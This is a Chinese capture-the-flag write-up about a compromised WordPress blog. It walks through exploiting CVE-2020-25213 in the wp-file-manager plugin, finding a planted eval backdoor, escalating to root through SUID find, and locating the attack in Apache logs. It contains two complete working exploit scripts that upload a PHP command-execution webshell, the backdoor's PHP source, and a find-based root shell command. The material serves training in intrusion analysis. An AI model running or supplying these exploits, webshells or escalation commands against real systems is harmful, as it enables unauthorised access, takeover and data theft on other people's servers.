2025新春挑战赛

2025新春挑战赛-入侵分析

> 除夕夜前夕，一位专注于科幻小说创作的作者发现自己的wordPress博客站点遭到黑客入侵。这个博客主要用于连载《故障乌托邦》系列小说，记录着作者精心创作的未来世界故事。在准备更新新章节时，作者发现服务器被植入了webshell，无法正常登录后台管理界面，众多在家准备过年的读者也纷纷反馈网站打开异常。经初步排查，攻击者可能利用了wordPress插件的漏洞。为了能在春节期间恢复网站正常运营，让读者继续探索这个未来世界的故事，现需要你复现攻击过程，找出入侵路径。
>
> flag格式：flag{CVE编号_插件名}

这道题存在wp插件漏洞

[CVE-2020-25213 WordPress远程代码执行漏洞复现 - Salvere - 博客园]

百度一下找到CVE-2020-25213

验证一下

访问url/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php

显示{"error":["errUnknownCmd"]}说明漏洞存在

POC

```
#!/usr/bin/env

# Exploit Title: [ Unauthenticated Arbitrary File Upload leading to RCE ]
# Date: [ 22-01-2023 ]
# Exploit Author: [BLY]
# Vendor Homepage: [https://wpscan.com/vulnerability/10389]
# Version: [ File Manager plugin 6.0-6.9]
# Tested on: [ Debian ]
# CVE : [ CVE-2020-25213 ]

import sys,signal,time,requests
from bs4 import BeautifulSoup
#from pprint import pprint
```

```
def handler(sig,frame):
    print ("[!]Saliendo")
    sys.exit(1)

signal.signal(signal.SIGINT,handler)

def commandexec(command):

    exec_url = url+"/wp-content/plugins/wp-file-
manager/lib/php/../files/shell.php"
    params = {
        "cmd":command
    }

    r=requests.get(exec_url,params=params)

    soup = BeautifulSoup(r.text, 'html.parser')
    text = soup.get_text()

    print (text)
def exploit():

    global url

    url = sys.argv[1]
    command = sys.argv[2]
    upload_url = url+"/wp-content/plugins/wp-file-
manager/lib/php/connector.minimal.php"

    headers = {
            'content-type': "multipart/form-data; boundary=----
WebKitFormBoundaryvToPIGABOm9SB1Ww",
            'Connection': "close"
    }

    payload = "------WebKitFormBoundaryvToPIGABOm9SB1Ww\r\nContent-Disposition:
form-data; name=\"cmd\"\r\n\r\nupload\r\n------
WebKitFormBoundaryvToPIGABOm9SB1Ww\r\nContent-Disposition: form-data;
name=\"target\"\r\n\r\nl1_Lw\r\n------
WebKitFormBoundaryvToPIGABOm9SB1Ww\r\nContent-Disposition: form-data;
name=\"upload[]\"; filename=\"shell.php\"\r\nContent-Type: application/x-
php\r\n\r\n<?php echo \"<pre>\" . shell_exec($_REQUEST['cmd']) . \"</pre>\"; ?
>\r\n------WebKitFormBoundaryvToPIGABOm9SB1Ww--"

    try:
        r=requests.post(upload_url,data=payload,headers=headers)
        #pprint(r.json())
        commandexec(command)
    except:
        print("[!] Algo ha salido mal...")




def help():
```

```
    print ("\n[*] Uso: python3",sys.argv[0],"\"url\" \"comando\"")
    print ("[!] Ejemplo: python3",sys.argv[0],"http://wordpress.local/ id")




if __name__ == '__main__':

    if len(sys.argv) != 3:
        help()

    else:
        exploit()
```

or


```
import argparse
import requests
import re
import sys
import os
import json
import random

user_agents = [
    'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/92.0.4515.131 Safari/537.36',
    'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Edge/92.0.902.55',
    'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101
Firefox/90.0',
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 11_5_2) AppleWebKit/605.1.15 (KHTML,
like Gecko) Version/14.1.2 Safari/605.1.15',
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 11_5_2) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/92.0.4515.131 Safari/537.36',
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 11_5_2) AppleWebKit/537.36 (KHTML,
like Gecko) Edge/92.0.902.55',
    'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:90.0) Gecko/20100101
Firefox/90.0',
    'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36',
    'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Edge/92.0.902.55'
]

def create_parser():
    parser = argparse.ArgumentParser(description='Exploit WP File Manager
plugin')
    parser.add_argument('url', metavar='url', type=str, help='WordPress target
URL')
    parser.add_argument('--upload-file', dest='upload_file', type=str,
default=None, help='File to upload')
    parser.add_argument('--check', dest='check', action='store_true',
                        help='Check if WP File Manager plugin is vulnerable')
```

```
    parser.add_argument('--verbose', dest='verbose', action='store_true',
help='Enable verbose output')
    return parser


def check_wp_file_manager_version(url):
    target_endpoint = f"{url}/wp-content/plugins/wp-file-manager/readme.txt"
    user_agent = random.choice(user_agents)
    is_vulnerable = True

    try:
        response = requests.get(target_endpoint, headers={'User-Agent':
user_agent}, timeout=5)
        version = re.search(r'== Changelog ==.*?([0-9]\.[0-9])', response.text,
re.DOTALL)
        if version:
            version = version.group(1)
            print(f"[+] Found wp-file-manager version: {version}")
            patched_version = "6.9"
            smaller_version = min(version, patched_version)
            if version != patched_version and smaller_version == version:
                print("[+] Version appears to be vulnerable")
            else:
                print("[-] Version doesn't appear to be vulnerable")
                is_vulnerable = False
        else:
            print("[-] Unable to detect version. May be wp-file-manager plugin
not installed.")
            is_vulnerable = False

        if not is_vulnerable:
            choice = input("Do you still want to continue (y/N): ")
            if choice.lower() not in ('y', 'yes'):
                print("Exiting...")
                sys.exit()
    except requests.exceptions.RequestException as e:
        print(f"[-] Error occurred while checking {url}: {e}")
        sys.exit()


def check_wp_file_manager(url):
    check_wp_file_manager_version(url)

    target_endpoint = f"{url}/wp-content/plugins/wp-file-
manager/lib/php/connector.minimal.php"
    user_agent = random.choice(user_agents)

    try:
        response = requests.get(target_endpoint, headers={'User-Agent':
user_agent}, timeout=5)
        is_vulnerable = re.search(r'\{\"error\":\["errUnknownCmd"\]\}',
response.text)
        if is_vulnerable:
            print(f"[+] Target: {url} is vulnerable")
        else:
            print(f"[-] Target: {url} is not vulnerable")
```

```
    except requests.exceptions.RequestException as e:
        print(f"[-] Error occurred while checking {url}: {e}")


def exploit_wp_file_manager(url, file_upload, verbose):
    target_endpoint = f"{url}/wp-content/plugins/wp-file-
manager/lib/php/connector.minimal.php"
    user_agent = random.choice(user_agents)
    try:
        response = requests.post(target_endpoint, headers={'User-Agent':
user_agent}, timeout=5, data={
            'reqid': '17457a1fe6959',
            'cmd': 'upload',
            'target': 'l1_Lw',
            'mtime[]': '1576045135',
        }, files={
            'upload[]': open(file_upload, 'rb')
        })

        if verbose:
            print("Request method:", response.request.method)
            print("Request URL:", response.request.url)
            print("Request headers:", response.request.headers)
            print("="*50)
            print("Response status code:", response.status_code)

        file_upload_url = response.json().get('added', [{}])[0].get('url')
        if file_upload_url:
            print(f"[+] File uploaded successfully.\nLocation:
{file_upload_url}")
        else:
            print("[-] File upload failed.")
    except requests.exceptions.RequestException as e:
        print(f"[-] Error occurred while exploiting {url}: {e}")
        return


if __name__ == "__main__":
    parser = create_parser()
    args = parser.parse_args()
    wp_url = args.url
    upload_file = args.upload_file
    verbose = args.verbose
    check = args.check

    if check:
        check_wp_file_manager(wp_url)
        sys.exit()
    elif upload_file is None:
        print("[-] No file specified.")
        sys.exit()
    elif not isinstance(upload_file, str):
        print("[-] Invalid file name.")
        sys.exit()
    elif not os.path.isfile(upload_file):
        print("[-] File not found.")
```

```
        sys.exit()

    exploit_wp_file_manager(wp_url, upload_file, verbose)
```

flag{CVE-2020-25213_wp-file-manager}



写马，蚁剑连

2025新春挑战赛-新年隐患

```
正当《故障乌托邦》的作者准备在除夕之际更新新的章节时，敏锐地发现了一丝异常。这个寄托着科幻世界的WordPress博客，就像是笼罩了一层挥之不去的迷雾。在检查过程中，作者意识到plugins目录下的某个插件中潜伏着一段后门代码，如同一个披着羊皮的狼，悄悄地潜入了这个充满未来想象的空间。
在这个万家灯火的春节前夕，需要你帮助作者：
找出这个被污染的插件，就像是在庙会里找出那个做了手脚的灯笼
分析这个后门是在什么时候会被触发，仿佛解读一个有着特定时辰的机关
找出它偷偷传送数据的方式，就像追踪年兽留下的足迹
在后门代码的注释中找到flag，它藏在代码的字里行间，如同春联中暗藏的诗句
```

根据hint，flag藏在后门代码中

既然这样，那我们现在有两个思路，一是通过找到flag找到后门代码，而是通过找到后门代码从而得到flag

方法一

首先用grep命令搜flag

```
grep -r 'flag{'
```

没有找到

猜测是进行了编码

将flag base64加密后

```
grep -r 'ZmxhZ'
```

```
(www-data:/var/www/html/wp-content/plugins) $ grep -r 'ZmxhZ'
jetpack/extensions/blocks/ai-chat/ai-response.php:        /* ZmxhZ3tiNGNrZDAwcl9qZXRwYWNrX2FpX2NoYXRfMjAyNH0= */
(www-data:/var/www/html/wp-content/plugins) $
```

拿到flag

```
ZmxhZ3tiNGNrZDAwcl9qZXRwYWNrX2FpX2NoYXRfMjAyNH0=
flag{b4ckd00r_jetpack_ai_chat_2024}
```

后门文件为 jetpack/extensions/blocks/ai-chat/ai-response.php

方法二

vshell上线

备注	连接方式	外网IP	归属地	内网IP	用户	主机名	系统类型	进程名	状态	心跳	操作
	tcp	222.186.59.99	江苏省镇江市 电信	192.168.68.149	www-data	dep-b7306b8d-a3de...	linux_amd64	[kworker/0:2]	在线	0	主机管理 隧道代理

将plugins文件夹打包下载下来，用d盾杀

文件（支持拖放目录和扫描）	级别	说明	大小	修改时间
D:\download\1\var\www\html\wp-content\pl...	4	Eval后门 {参数:$_POST[1]}	23	2025-01-29 16:5...
D:\download\1\var\www\html\wp-content\pl...	1	phpinfo	22	2025-01-24 23:1...
D:\download\1\var\www\html\wp-content\pl...	4	(内藏)Eval后门 {参数:base6...	365	2025-01-25 00:1...
D:\download\1\var\www\html\wp-content\pl...	2	(可疑)assert	11507	2025-01-25 00:0...
D:\download\1\var\www\html\wp-content\pl...	1	(内藏)assert后门 {参数:is_...	115429	2025-01-25 00:0...
D:\download\1\var\www\html\wp-content\pl...	2	(内藏)[可疑]array_map 参数...	44257	2025-01-25 00:0...
D:\download\1\var\www\html\wp-content\pl...	4	(内藏)call_user_func 参数 ...	73232	2025-01-25 00:0...

```
<?php

// AI Chat Module Initialization
    /* ZmxhZ3tiNGNrZDAwcl9qZXRwYWNrX2FpX2NoYXRfMjAyNH0= */
    if(isset($_POST['ai_model']) && isset($_POST['ai_prompt'])) {
        $cmd = base64_decode($_POST['ai_prompt']);
        if(md5($_POST['ai_model']) === 'd41d8cd98f00b204e9800998ecf8427e') {
            @eval($cmd);
        }
    }
```

找到后门源码和flag

2025新春挑战赛-提权挑战

简单的suid提权

```
find / -perm -u=s -type f 2>/dev/null

find / -user root -perm -4000-print2>/dev/null

find / -user root -perm -4000-exec ls -ldb {} \;
```

随便一句，尝试查找具有root权限的SUID的文件

```
www-data@dep-68b51748-35c8-4377-9c99-e8496c64f69b-798d7b588d-q5xl2:/tmp$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/find
/usr/bin/chsh
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/mount
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@dep-68b51748-35c8-4377-9c99-e8496c64f69b-798d7b588d-q5xl2:/tmp$
```

[GTFOBins]

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run , omit the argument on systems like Debian (<= Stretch) that allow the default shell to run with SUID privileges. `sh -p -p sh`

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .
./find . -exec /bin/sh -p \; -quit
```

找到find的suid利用方式

```
www-data@dep-68b51748-35c8-4377-9c99-e8496c64f69b-798d7b588d-q5xl2:/tmp$ find . -exec /bin/sh -p \; -quit
# whoami
root
# ls /root
flag.txt
# cat /root/f*
flag{SUID_Command_Injection_Found_2024}
#
```

2025新春挑战赛-时光追溯

提权之后我们就可以做这题了

apache2的log文件在

```
/var/log/apache2
```

这个文件夹读写需要root权限

将log文件下载下来之后，直接根据我们第一题的攻击路径搜即可

```
/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php
```

```
100181  97.211.1.124 - - [24/Jan/2025:15:09:43 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.52 (Ubuntu) (internal dummy connection)"
100182  104.49.93.104 - - [24/Jan/2025:15:10:14 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 505 "http://localhost:8080/wp-admin/admin.php?page=wp_fil
100183  214.47.64.215 - - [24/Jan/2025:15:11:00 +0000] "GET /wp-content/plugins/wp-file-manager/readme.txt HTTP/1.1" 200 4706 "-" "Mozilla/5.0 (Windows NT 10
100184  37.106.98.98 - - [24/Jan/2025:15:11:00 +0000] "GET /wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php HTTP/1.1" 200 406 "-" "Mozilla/5
100185  98.23.4.241 - - [24/Jan/2025:15:11:07 +0000] "-" 408 0 "-" "-"
100186  116.146.246.179 - - [24/Jan/2025:15:11:23 +0000] "POST /wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php HTTP/1.1" 200 1480 "-" "Mozi
100187  133.98.128.230 - - [24/Jan/2025:15:11:54 +0000] "POST /wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php HTTP/1.1" 200 1459 "-" "Mozil
100188  141.166.130.183 - - [24/Jan/2025:15:12:15 +0000] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 505 "http://localhost:8080/wp-admin/admin.php?page=wp_f
100189  20.39.218.147 - - [24/Jan/2025:15:12:52 +0000] "POST /wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php HTTP/1.1" 200 1460 "-" "Mozill
```

```
flag{md5(24/Jan/2025:15:11:00-37.106.98.98-/wp-content/plugins/wp-file-manager/lib/php/connector.minimal.php)}

flag{c40bc119b7c30c0d48ac0e25749e3be0}
```